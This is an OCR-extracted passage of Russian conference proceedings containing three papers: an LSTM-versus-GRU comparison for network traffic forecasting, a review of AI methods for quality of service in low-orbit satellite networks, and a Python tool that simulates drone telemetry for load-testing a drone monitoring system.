В данной работе будет использоваться два варианта RNN (рекуррентных нейронных сетей): Долгая краткосрочная память (LSTM) и Управляемые рекуррентные блоки (GRU). Во-первых, LSTM и GRU были разработаны для решения проблемы исчезающего градиента, что регулярно возникает у стандартных RNN. Это, в свою очередь, позволяет им эффективно обрабатывать и анализировать данные, где важны долговременные зависимости. Во-вторых, LSTM и GRU обладают достаточной гибкостью для обработки разнообразных типов данных, включая временные ряды и текст, что отличает их от традиционных RNN. Кроме того, существуют и архитектурные различия, делающие GRU менее сложной по сравнению с LSTM благодаря двум затворам (обновления и сброса), что обеспечивает более быстрое время обучения за счет упрощения вычислений. Вместе с тем LSTM с тремя затворами (входным, забывающим и выходным) может

дольше хранить информацию и в некоторых случаях оказываться более эффективным [2].

Принцип работы LSTM: у каждого нейрона в LSTM сети есть состояние ячейки и скрытое состояние. В LSTM используются три важные концепции: входные, забывающие и выходные затворы. Они контролируют поток информации из и в ячейку. Забывающий затвор определяет, какую информацию стоит забыть из состояния ячейки[3]. Операция над векторами скрытого состояния предыдущего временного шага $h_{(t-1)}$

и входного вектора текущего временного шага $x_{(t)}$

приводит к решению о том, какую информацию забыть. Она выражается формулой:

$$f_t = \sigma(W_{(f)}.[h_{(t-1)}, x_{(t)}] + b_{(f)})$$

где $W_{(f)}$ и $b_{(f)}$ являются весами и смещениями забывающего затвора, а σ — это сигмоидная функция, применяющаяся к каждому элементу вычисленного вектора.

Далее, входной затвор определяет, какую новую информацию хотим записать в состояние ячейки. Он состоит из двух частей: вектора обновления $i_{(t)}$ и вектора кандидата на состояние ячейки $C_{(t)}$. Они вычисляются так:

$$i_{(t)} = \sigma\big(W_{(i)}.[h_{(t-1)}, x_{(t)}] + b_i\big)$$
$$C_{(t)} = tanh\big(W_{(C)}.[h_{(t-1)}, x_{(t)}] + b_{(C)}\big)$$

где $W_{(i)}$, $b_{(i)}$, $W_{(C)}$ и $b_{(C)}$ являются весами и смещениями, соответствующими входному затвору, а $tanh$ – это гиперболическая тангенсальная функция.

Состояние ячейки обновляется как комбинация информации, которую мы решили забыть, и новой информацию, которую необходимо экспортировать:

$$C_{(t)} = f_{(t)} * C_{(t-1)} + i_{(t)} * C_{(t)}$$

Наконец, выходной затвор определяет, какое следующее скрытое состояние должно быть. Сначала вычисляется вектор, который решает, какую информацию необходимо выводить. Как и в предыдущих шагах, это делается операцией над скрытым состоянием предыдущего временного шага и входом текущего временного шага. Затем эта информация умножается на минимальное значение $tanh$ состояния ячейки, чтобы получить следующее скрытое состояние:

$$o_{(t)} = \sigma\big(W_{(o)}.[h_{(t-1)}, x_{(t)}] + b_{(o)}\big)$$
$$h_{(t)} = o_{(t)} * tanh\big(C_{(t)}\big)$$

Таким образом, данные, сохраненные в состоянии ячейки, модифицируются по мере своего прохождения через сеть, а затворы контролируют,

когда и какую информацию импортировать, забывать или экспортировать на каждом шаге.

Управляемые рекуррентные блоки, или GRU, они как LSTM, с упрощенной структурой. В GRU используются только два затвора: обновления и сброса [4]. Затвор обновления решает, как много прошлого скрытого состояния $h_{(t-1)}$ следует отбросить, и как много нового скрытого состояния следует добавить. Затвор обновления $z_{(t)}$ вычисляется как:

$$z_{(t)} = \sigma\left(W_{(z)}.\left[h_{(t-1)}, x_{(t)}\right] + b_{(z)}\right)$$

где $W_{(z)}$ и $b_{(z)}$ являются весами и смещениями, соответствующими затвору обновления, σ – это сигмоидальная функция, применяющаяся к каждому элементу вычисленного вектора.

Сбросное состояние $r_{(t)}$ контролирует, как много прошлого скрытого состояния нужно "забыть". Это делается путем применения операции сброса к прошлому скрытому состоянию и текущему входу:

$$r_{(t)} = \sigma\left(W_{(r)}.\left[h_{(t-1)}, x_{(t)}\right] + b_{(r)}\right)$$

где $W_{(r)}$ и $b_{(r)}$ являются весами и смещениями, соответствующими затвору сброса.

Затем обновляется скрытое состояние. Сначала, вычисляется кандидат на новое скрытое состояние $h_{(t')}$, применяя функцию активации (обычно tanh) к взвешенной сумме текущего входа и модифицированного прошлого скрытого состояния:

$$h_{(t')} = tanh\left(W.\left[r_{(t)} * h_{(t-1)}, x_{(t)}\right] + b\right)$$

где W и b - веса и смещение для этой операции.

Наконец, вычисляется скрытое состояние время t как взвешенное среднее между прошлым скрытым состоянием и кандидатом на новый скрытый состояний. Это определятся затвором обновления:

$$h_{(t)} = \left(1 - z_{(t)}\right) * h_{(t-1)} + z_{(t)} * h_{(t')}$$

В отличие от LSTM, в GRU нет ячейки состояния, которая направляет информацию вдоль последовательности. Вместо этого, GRU полагается только на скрытое состояние для передачи информации. Это упрощает модель и уменьшает вычислительные требования, но также может уменьшить её способность помнить информацию на долгосрочных интервалах по сравнению с LSTM [5].

В работе для обучения использовался набор данных, представляющий собой показатели нагрузки сети (объема трафика) по дням месяцев за год.

Разделение на тренировочную и тестовую последовательность производилось следующим образом: 80% данных – тренировочная последовательность, 20% данных – тестовая.

Результаты обучения для моделей LSTM и GRU представлены на рисунках 1 и 2 соответственно. Синим цветом обозначена тренировочная последовательность, оранжевым прогнозирование на тренировочных данных, зеленым на тестовых.




Рис. 1. Результаты обучения модели LSTM




Рис. 2. Результаты обучения модели GRU

В таблице 1 представлены результаты обучения модели LSTM и в таблице 2 представлены результаты обучения модели GRU.

ТАБЛИЦА 1. Результаты обучения модели LSTM

Результаты работы сети на тестовых данных		Результаты работы сети на тренировочных данных	
Средняя абсолютная ошибка	12,13	Средняя абсолютная ошибка	11,10
Корень из среднеквадратической ошибки	14,57	Корень из среднеквадратической ошибки	13.81

ТАБЛИЦА 2. Результаты обучения модели GRU

Результаты работы сети на тестовых данных		Результаты работы сети на тренировочных данных	
Средняя абсолютная ошибка	14,11	Средняя абсолютная ошибка	13,97
Корень из среднеквадратической ошибки	17,50	Корень из среднеквадратической ошибки	16,37

Основываясь на результатах средней абсолютной ошибки (MSE) и корня из среднеквадратической ошибки (RMSE), продемонстрированных в таблице №1 и таблице №2, можно утверждать, что данные алгоритмы машинного обучения демонстрируют адекватную способность к обобщению как тренировочных, так и тестовых наборов данных.

Минимальная разница между ошибками, выявленными на обучающей и тестовой выборках, на отсутствие явного переобучения и подтверждает способность модели достаточно точно прогнозировать результаты на основе новых данных.

Тем не менее, присутствуют возможности для дальнейшего усовершенствования моделей.

Модель GRU показала себя хуже как по показателям MSE, RMSE, так и по результатам обучения, продемонстрированными на рисунке 1 и рисунке 2. Можно заключить, что архитектура LSTM показывает более точные результаты, с более низкими значениями обоих ошибок, как на обучающем, так и на тестовом наборах. Это может указывать на большую надежность и точность LSTM в контексте нагрузки, по сравнению с альтернативой GRU. При этом данные модели можно использовать для приблизительного прогнозирования нагрузки сети при решении задачи отслеживания динамики трафика.

Список используемых источников

1. Ramakrishnan N., Soni T. Network Traffic Prediction Using Recurrent Neural Networks // 2018 17th IEEE International Conference on Machine Learning and Applications (ICMLA). 2018. doi: 10.1109/icmla.2018.00035

2. Aloraifan D., Ahmad I., Alrashed E. Deep learning based network traffic matrix prediction // International Journal of Intelligent Networks. 2021. Т. 2. С. 46–56. doi: 10.1016/j.ijin.2021.06.002

3. Landi F., Baraldi L., Cornia M., Cucchiara R. Working Memory Connections for LSTM // Neural Networks. 2021. Т. 144. С. 334–341. doi: 10.1016/j.neunet.2021.08.030

4. Dey R., Salem F. M. Gate-variants of Gated Recurrent Unit (GRU) neural networks // 2017 IEEE 60th International Midwest Symposium on Circuits and Systems (MWSCAS). 2017. doi: 10.1109/MWSCAS.2017.8053243

5. Vinayakumar R., Soman K. P., Poornachandran P. Applying deep learning approaches for network traffic prediction // 2017 International Conference on Advances in Computing, Communications and Informatics (ICACCI). 2017. doi: 10.1109/icacci.2017.8126198

УДК 004.896
ГРНТИ 28.23.25

АНАЛИЗ МЕТОДОВ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА ДЛЯ УЛУЧШЕНИЯ КАЧЕСТВА ОБСЛУЖИВАНИЯ В НИЗКООРБИТАЛЬНЫХ СПУТНИКОВЫХ ГРУППИРОВКАХ

А. А. Березкин, Х. Ф. До, Р. В. Киричек

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В статье исследуется применение искусственного интеллекта (ИИ) для улучшения качества обслуживания (КО) в низкоорбитальных спутниковых группировках. Для решения данной задачи оцениваются различные подходы ИИ, включая динамическое выделение ресурсов, федеративное обучение (ФО), обучение с подкреплением с использованием глубоких сетей (ОсПГС) и интеллектуальное маршрутизирование, с точки зрения их эффективности в улучшении метрик производительности сети, таких как задержка, пропускная способность и потеря пакетов.

сеть спутниковой связи, искусственный интеллект, низкоорбитальные спутники, качества обслуживания, глубокое обучение с подкреплением

Введение

Появление сетей спутников низкой околоземной орбиты (ССНОО) [1] революционизировало мировое подключение к широкополосному интернету, обеспечивая всемирный доступ к информации и услугам. По мере расширения этих констелляций спутников становится насущной задачей обеспечение стабильного качества обслуживания (КО), чтобы соответствовать изменяющимся требованиям пользователей и приложений. КО [2] является критическим фактором в ССНОО, поскольку он прямо влияет на надежность и производительность коммуникационных услуг.

Интеграция искусственного интеллекта (ИИ) [3] играет значительную роль в улучшении КО в ССНОО. ИИ может быть эффективно использован для оптимизации планирования сети, прогнозирования паттернов трафика, приоритезации передачи данных в соответствии с заранее установленными правилами и требованиями пользователей, а также для активного выявления и устранения проблем в сети. ИИ в режиме реального времени анализирует данные и эффективно распределяет ресурсы для оптимального взаимодействия между спутниками и наземными станциями, подстраиваясь под изменяющиеся условия.

Исследование направлено на оценку эффективности различных техник ИИ в улучшении конкретных параметров КО в ССНОО. Также проводится

сравнительный анализ последних достижений в области искусственного интеллекта для спутниковых сетей, с фокусом на их воздействии на улучшение КО и решение уникальных проблем, связанных с констелляциями в ССНОО.

Технологии ИИ для улучшения качества обслуживания в ССНОО

Одним из основных компонентов улучшения КО является динамическое выделение ресурсов, которое можно осуществить с использованием как общих алгоритмов, так и ОсПГС [2, 3]. С применением ОсПГС спутники могут динамически корректировать выделение своих ресурсов в ответ на изменяющиеся условия канала, запросы пользователей и производительность системы в реальном времени. Алгоритмы интеллектуальной маршрутизации [4, 5, 6] играют важную роль в улучшении КО путем оптимизации выбора пути передачи данных. Спутники могут корректировать свои маршрутные планы в ответ на динамические факторы, включая сетевые условия и требования пользователей, с использованием алгоритмов, управляемых ИИ.

Подход к повышению КО представлен через интеграцию ФО [7, 8] с техниками оффлоудинга. Этот подход направлен на оптимизацию использования вычислительных мощностей на борту путем облегчения совместного обучения моделей машинного обучения между спутниками, тем самым уменьшая необходимость в обширной передаче данных на земные станции.

Граничные вычисления [9] в коммуникациях спутников в ССНОО являются неотъемлемой частью для снижения задержек и улучшения КО. Эти подходы позволяют использовать ресурсы спутника наиболее эффективно, перемещая вычислительные возможности ближе к узлам спутника. Классификация трафика [10, 11] является еще одним важным компонентом для улучшения КО. Правильная классификация различных потоков данных, включая речь, видео и данные, обеспечивается использованием систем классификации на основе ИИ.

Критерии для оценки улучшений качества обслуживания

Одной из важных метрик при оценке улучшений КО в ССНОО является время, за которое данные перемещаются из одного места в другое, или задержка [4]. КО - важный параметр для низкоорбитальных спутников, определяющий скорость доставки данных. Поддержка приложений с высоким объемом данных, таких как передача файлов и видеопотоков, требует высокой пропускной способности [2].

Потеря пакетов [1] – еще один ключевой фактор, влияющий на качество сети, где низкий процент потерь необходим для надежной передачи данных. В ССНОО, энергопотребление [3] становится важным критерием, выходящим за пределы традиционных метрик КО, при оценке устойчивости и эффективности.

Критерии оценки техник искусственного интеллекта

При оценке технологий искусственного интеллекта учитываются множество аспектов, включая точность [10], скорость обработки и сложность модели. Вычислительная сложность популярных алгоритмов ИИ существенно влияет на их производительность и масштабируемость. Более того, вычислительная сложность [11] оказывает значительное влияние на производительность ИИ, поскольку более сложные системы ИИ часто требуют более высоких затрат на обучение и эксплуатацию, чем более простые, и требуют больше вычислительной мощности и памяти.

Сравнительный анализ

В таблице 1 представлены некоторые популярные статьи, направленные на улучшение качества обслуживания в ССНОО и сфокусированных на различных аспектах систем спутниковой связи и их интеграции с моделями и алгоритмами ИИ.

ТАБЛИЦА 1. Популярные статьи, направленные на улучшение качества обслуживания в ССНОО

Исследование	Основное внимание	Модель/ИИ Алгоритм	Влияние на КО	Недостатки
[1]	Интернет вещей через спутники	Глубокое обучение с подкреплением	Энергоэффективность	Сложная модель
[2]	Мобильная спутниковая система связи	Динамическое выделение ресурсов с учетом трафика	Пропускная способность	Время вычислений
[3]	Интегрированные спутниково-земные сети	Связь пользователя и выделение канала	Потребление энергии	Сложная модель
[4]	Марковский пространственно-временной график	Маршрутизация с ориентацией на обслуживание с использованием	Задержка & Уровень потери пакетов	Время вычислений
[5]	Многозадачный спрос	Глубокий детерминированный градиент политики	Пропускная способность	Сложная модель
[6]	Интегрированная сеть «Космос-воздух-земля»	Интеллектуальная маршрутизация на основе сети Deep Q	Задержка	Сложная модель & Время вычислений
[7]	Интегрированные периферийные сетевые вычисления «космос-воздух-земля»	ОсПГС	Задержка	Сложная модель & Точность

Исследование	Основное внимание	Модель/ИИ Алгоритм	Влияние на КО	Недостатки
[8]	ССНОО	Оптимизация вычислительной выгрузки для ССНОО	Задержка	Сложная модель & Время вычислений
[9]	Спутниково-земная сеть	Спутниковое мобильное краевое вычисление	Задержка & Потребление энергии	Время вычислений
[10]	Спутниковая сеть	Графовые сверточные сети	Задержка	Точность & Время вычислений
[11]	Спутниковая связь	Алгоритм нейронной сети	Потребление энергии	Точность & Время вычислений

Каждое исследование решает конкретные проблемы, связанные с качеством обслуживания в спутниковых сетях. Особенно отчетливо проявляется использование глубокого обучения с подкреплением, обучения передаче и других передовых методов ИИ для оптимизации выделения ресурсов, повышения энергоэффективности и управления динамическими ресурсами.

Однако несколько исследований признают недостатки применения сложных моделей, что может повлиять на простоту внедрения и вычислительную эффективность.

Заключение

В данной статье рассмотрено применение техник ИИ для улучшения КО в ССНОО. Рассмотренные исследования охватывают различные методологии ИИ, включая динамическое выделение ресурсов, ФО, ОсПГС и интеллектуальную маршрутизацию. Оценка сосредоточена на ключевых метриках производительности сети, таких как задержка, пропускная способность и потеря пакетов. Результаты подчеркивают значительный потенциал методов искусственного интеллекта в повышении качества обслуживания в ССНОО.

Научная статья подготовлена в рамках прикладных научных исследований СПбГУТ, регистрационный номер 1023031600087-9 в ЕГИСУ НИОКТР.

Список используемых источников

1. Tang S. et al. Deep reinforcement learning-based resource allocation for satellite Internet of Things with diverse QoS guarantee //Sensors. 2022. Т. 22. №. 8. С. 2979.

2. He Y. Z., Jia Y. Z., Zhong X. D. A traffic-awareness dynamic resource allocation scheme based on multi-objective optimization in multi-beam mobile satellite communication

systems //International Journal of Distributed Sensor Networks. 2017. Т. 13. №. 8. С. 1550147717723554.

3. Yin Y. et al. Joint dynamic routing and resource allocation in satellite-terrestrial integrated networks //Computer Networks. 2023. Т. 231. С. 109823.

4. Dai C. Q., Liao G., Chen Q. Service-oriented routing with Markov space-time graph in low earth orbit satellite networks //Transactions on Emerging Telecommunications Technologies. 2021. Т. 32. №. 7. С. e4072.

5. Xing Z. et al. A multipath routing algorithm for satellite networks based on service demand and traffic awareness //Frontiers of Information Technology & Electronic Engineering. 2023. Т. 24. №. 6. С. 844-858.

6. Zuo P. et al. An intelligent routing algorithm for leo satellites based on deep reinforcement learning //2021 IEEE 94th Vehicular Technology Conference (VTC2021-Fall). IEEE, 2021. С. 1-5.

7. Liu Y. et al. Energy-Efficient Space–Air–Ground Integrated Edge Computing for Internet of Remote Things: A Federated DRL Approach //IEEE Internet of Things Journal. 2022. Т. 10. №. 6. С. 4845-4856.

8. J. Kim, J. Kwak. Modeling of Computation Offloading for LEO Satellite-Assisted Federated Learning on Ground-Space Integrated Architecture // 14th International Conference on Information and Communication Technology Convergence (ICTC). 2023. pp. 134-138

9. Zhang Z., Zhang W., Tseng F. H. Satellite mobile edge computing: Improving QoS of high-speed satellite-terrestrial networks using edge computing techniques //IEEE network. 2019. Т. 33. №. 1. С. 70-76.

10. До Ф. Х., Ле Ч. Д., Берёзкин А. А., & Киричек, Р. В. Графовые нейронные сети для классификации трафика в каналах спутниковой связи: сравнительный анализ //Труды учебных заведений связи. 2023. Т. 9. №. 3. С. 14-27.

11. Secchi R., Cassarà P., Gotta A. Exploring machine learning for classification of QUIC flows over satellite //ICC 2022-IEEE International Conference on Communications. IEEE, 2022. С. 4709-4714.

УДК 004.422, 004.054
ГРНТИ 20.53.23, 28.27.27, 50.41.25

РАЗРАБОТКА ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ ДЛЯ НАГРУЗОЧНОГО ТЕСТИРОВАНИЯ СИСТЕМ ИДЕНТИФИКАЦИИ И МОНИТОРИНГА БЕСПИЛОТНЫХ ЛЕТАТЕЛЬНЫХ АППАРАТОВ

А. А. Березкин, А. А. Ченский

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В настоящее время беспилотные летательные аппараты получают широкое распространение в гражданской сфере. В связи с увеличением их количества и нарастанием угроз, связанных с использованием недружественными государствами беспилотных летательных аппаратов для ударов по военной и гражданской инфраструктуре на территории Российской Федерации, появляется необходимость в их идентификации. Настоящая статья представляет программное обеспечение, которое позволяет проводить нагрузочное тестирования систем, решающих данную задачу.

БПЛА, дрон, данные, модель, нагрузочное тестирование, средство тестирования, программное обеспечение

На текущий день беспилотные летательные аппараты (БПЛА) находят применение во множестве гражданских сфер: в сельском хозяйстве, строительстве, геологии, картографии, строительстве, инфраструктуре [1]. При этом БПЛА могут представлять угрозу: использоваться для атак по инфраструктурным объектам или их несанкционированной фото- и видеосъёмке. Возникает потребность в регистрации гражданских БПЛА и контроле над зонами полётов. Техническая реализация мониторинга, таким образом, требует получение идентификатора, координат, высоты и опционально прочих параметров БПЛА, выполняющих полёт. Официально зарегистрированные гражданские БПЛА могут отправлять необходимые данные в некоторую систему идентификации и мониторинга (СИМ), из которой её смогут получить заинтересованные службы.

В настоящий момент в Санкт-Петербургском государственном университете телекоммуникаций им. проф. М. А. Бонч-Бруевича проводится проект по разработке системы идентификации БПЛА на основе архитектуры цифровых объектов (DOA). В данной системе предполагается возможность отправки официально зарегистрированными на территории Российской Федерации БПЛА данных на сервер СИМ с помощью специального унифицированного устройства приёма и передачи метаданных (БПСИ).

Соответственно, появляется проблема тестирования данной системы, а также потенциально и других аналогичных систем. Тестирование корректности реализации функций может осуществляться при помощи юнит-тестов и испытательных сессий приёма-передачи данных от БПСИ на сервер СИМ. Тем не менее, для нагрузочного тестирования данный подход будет слишком затратен: потребуются тысячи, а то сотни тысяч подобных устройств. Есть альтернативный подход: экспериментально получить допустимые нагрузки для отдельных компонентов в разных средах и получить итоговые данные из них. Однако полученные таким путём данные не будут отражать фактор интеграции компонентов и особенности работы системы в реальных условиях.

Во избежание высоких материальных и трудовых затрат, которых потребует первый путь, и для получения достаточно точных результатов, которые не предлагает второй путь, используется альтернативный метод проведения нагрузочного тестирования: использование специального программного средства для моделирования БПЛА.

К данному программному средству выдвигается ряд требований:

1) универсальность, означающая отправку данных вне зависимости от типа и назначения БПЛА;

2) легковесность, означающая отсутствие лишних компонентов и вычислений призванная обеспечить экономию вычислительных ресурсов при проведении нагрузочного тестирования;

3) модифицируемость, дающая возможность адаптации для других систем с несовместимыми форматами данных;

4) соответствие присылаемых данных формату данных исследуемой системы.

На текущий момент существует большое количество моделей БПЛА: математических [2, 3, 4, 5, 6, 7, 8, 9], концептуальных [10], графических [3, 10]. Большинством из них представляют собой математические модели движения, некоторые из которых реализуются программно [3, 5, 6]. Они реализованы как самолётного типа БПЛА [3, 5, 7, 9, 10], так и для вертолётного [2, 4, 6, 8] в том числе с: тремя [4], четырьмя [2], пятью [8] и восемью винтами [6].

Существующие концептуальные и образные модели как правило посвящены специализированным БПЛА. Текущие же математические модели являются специфическими, что требует перехода от модели к модели для разных типов, и тяжеловесными для реализации, что затрудняет одновременный запуск множества таких моделей в количестве тысяч при ограниченных вычислительных ресурсах. Соответственно, рассмотренные модели не соответствуют поставленным к текущей задаче требованиям и не могут быть интегрированы в разрабатываемую систему путём получения с их использованием данных для отправки.

Рассматриваемое в настоящей работе программное обеспечение реализует имитационную модель отправки данных БПЛА на сервер СИМ, призванную обеспечить передачу правдоподобных данных с минимальными затратами вычислительных ресурсов относительно единичной запущенной модели. ПО представляет собой программный модуль на языке Python версии 3.11 со следующими подключенными программными библиотеками: *argparse* для обработки аргументов; *asyncio* для асинхронного программирования; *math* для математических вычислений; *json* для компоновки формата полезной нагрузки; *datetime* для операций с датами и временем; *gmqtt* для обеспечения асинхронной отправки данных по используемому протоколу. Все подключаемые библиотеки кроме *gmqtt* являются частью стандартной библиотеки Python и не требуют отдельной установки.

Формат полезной нагрузки совместим с используемым на БПЛА и представляет собой JSON-объект с рядом ключей и значений (рис. 1). Параметры подсчитываются динамически в ходе моделирования. Возможно подключение дополнительных пользовательских ключей, таких как *pressure* (атмосферное давление) и *temperature* (температура), при загрузке из внешнего JSON-файла. Отправляются два типа сообщений: длинные с полем "*sending_period_sec*" и короткие, период которых указан в длинных. Размер полезной нагрузки по умолчанию для коротких сообщений составляет 144 байта, для длинных – 167 байтов.




Рис. 1. Пример полезной нагрузки с пояснениями

Период отправки коротких сообщений рассчитывается в зависимости от скорости следующим образом: если скорость лежит в интервале (14, ∞) м/с, то период равен 2 секунды; если в интервале (8; 14], то период равен 4 секунды; в (2; 8] – 8 секунд; иначе – 32 секунды. Период отправки длинных сообщений в свою очередь всегда составляет 30 секунд.

Траектория БПЛА в целях уменьшения нагрузки на систему рассчитывается следующим способом. Во-первых, из линейной скорости ν получается угловая посредством деления на радиус окружности движения R (1). Текущий угол ϑ изменяется на период ожидания Δt согласно формуле (2) и считается от оси OX против часовой стрелки. Курсовой угол (КУ) получается из него по формуле (3). Из текущего угла ϑ, радиуса в градусах r и

начальных значений Λ_0 и Lat_0 получаются долгота Λ (4) и широта Lat (5). Для упрощения данные формулы не учитывают различие длины окружности на разной широте (параллелей). Таким образом, БПЛА по данной модели движется равномерно по эллиптической траектории.

$$\omega = \frac{\nu}{R}\left(\frac{\text{рад}}{\text{с}}\right) \quad (1)$$

$$\vartheta_{i+1} = \vartheta_i + \omega \times \Delta t = \vartheta_i + \omega \times (t_{i+1} - t_i)\ (\text{рад}) \quad (2)$$

$$\text{КУ} = \left(\frac{180 \times (2\pi - \vartheta)}{\pi}\right) \bmod 360\ (^\circ) \quad (3)$$

$$\Lambda = \Lambda_0 + \cos\vartheta\ (^\circ) \quad (4)$$

$$Lat = Lat_0 + \sin\vartheta\ (^\circ) \quad (5)$$

Пример отправляемых широты и долготы при первых 14 шагах и линейной скорости ν, составляющей 50 м/с, представлен на рис. 2.




Рис. 2. Пример передаваемых координат

Перед передачей полезная нагрузка кодируется с использованием Windows-1251 (CP1251) и передаётся в виде шестнадцатеричной строки с заглавными латинскими символами. Отправка осуществляется на MQTT-брокер по установленному топику.

Запуск программного средства осуществляется из командной строки. Его аргументы приведены в таблице 1.

ТАБЛИЦА 1. Аргументы запуска программного средства

Аргумент	Тип данных Python	Описание
-d, --doaid	str	DOA-ID
-i, --imei	int	Внутренний идентификатор
-a, --latitude	float	Широта центральной точки траектории
-o, --longitude	float	Долгота центральной точки траектории
-g, --height	float	Высота полёта БПЛА

Аргумент	Тип данных Python	Описание
-t, --topic	str	Тема сообщений MQTT
-v, --velocity	float	Линейная скорость полёта БПЛА
-c, --client_id	str	Идентификатор клиента MQTT у БПЛА
-e, --extra	str	Имя JSON-файла с дополнительными подключаемыми параметрами
-n, --number	int	Число моделируемых БПЛА
-u, --username	str	Имя пользователя брокера MQTT
-p, --password	str	Пароль брокера MQTT
-r, --port	int	Порт брокера MQTT
-s, --host	str	Адрес или доменное имя брокера MQTT

Указанное ПО может применяться для проведения нагрузочного тестирования систем идентификации и мониторинга БПЛА, требуя малых вычислительных ресурсов, когда точность данных не является определяющим фактором. Совместимость возможна при использовании поддерживаемого формата сообщений и протокола MQTT. Кроме того, разработанное ПО является модифицируемым под специфические системы взаимодействия с БПЛА.

Список используемых источников

1. Алексеев А. Ю. Применение различных видов БПЛА // Исследование различных направлений современной науки: естественные и технические науки: сборник материалов XXVIII международной очно-заочной научно-практической конференции, Москва, 17 мая, 2023 г. М. : НЦ «Империя», 2023. С. 7-9.

2. Васильев Е. М., Мельник Н. О. Математическая модель беспилотного летательного аппарата в условиях движения с возмущающими воздействиями // Вестник ВГТУ. 2015. №2. С. 31-33.

3. Андрющенко Т. А., Кусаинов А. А. Разработка динамической модели беспилотного летательного аппарата // Вестник НГУ. Серия: Информационные технологии. 2013. №2. С. 5-17.

4. Дайюб Я., Симонов В. Л. Математическая модель БПЛА типа трикоптер // Современные информационные технологии в образовании, науке и промышленности. XVII международная научная конференция : сборник научных трудов. 2020. С. 29-33.

5. Ильиных В. В., Андреев С. В., Ключников А. В., Чертков М. С. Моделирование динамики полёта беспилотного летательного аппарата в компьютеризированном имитационном стенде // Труды Международного симпозиума “Надежность и качество”. 2011. Т. 1. С. 302-304.

6. Малахов С. О., Оленко Ф. Ф. Моделирование динамики полёта беспилотных летательных аппаратов в среде динамического моделирования SimInTech // Эксплуатация морского транспорта. 2021. №2. С. 151-156.

7. Корсун О. Н., Николаев С. В. Технология моделирования беспилотных летательных аппаратов в целях решения задач испытаний и оценки эффективности // Cloud of Science. 2020. №2. С. 358-371.

8. Яцун С. Ф., Попов Н. И., Емельянова О. В., А. И. Савин. Моделирование движения беспилотных летательных аппаратов квадроротационного типа // Четырнадцатая национальная конференция по искусственному интеллекту с международным участием КИИ-2014 : материалы XIV нац. науч. конф., Казань, 24–27 сентября 2014 г. М.: Физматлитгиз, 2014. С. 366-373.

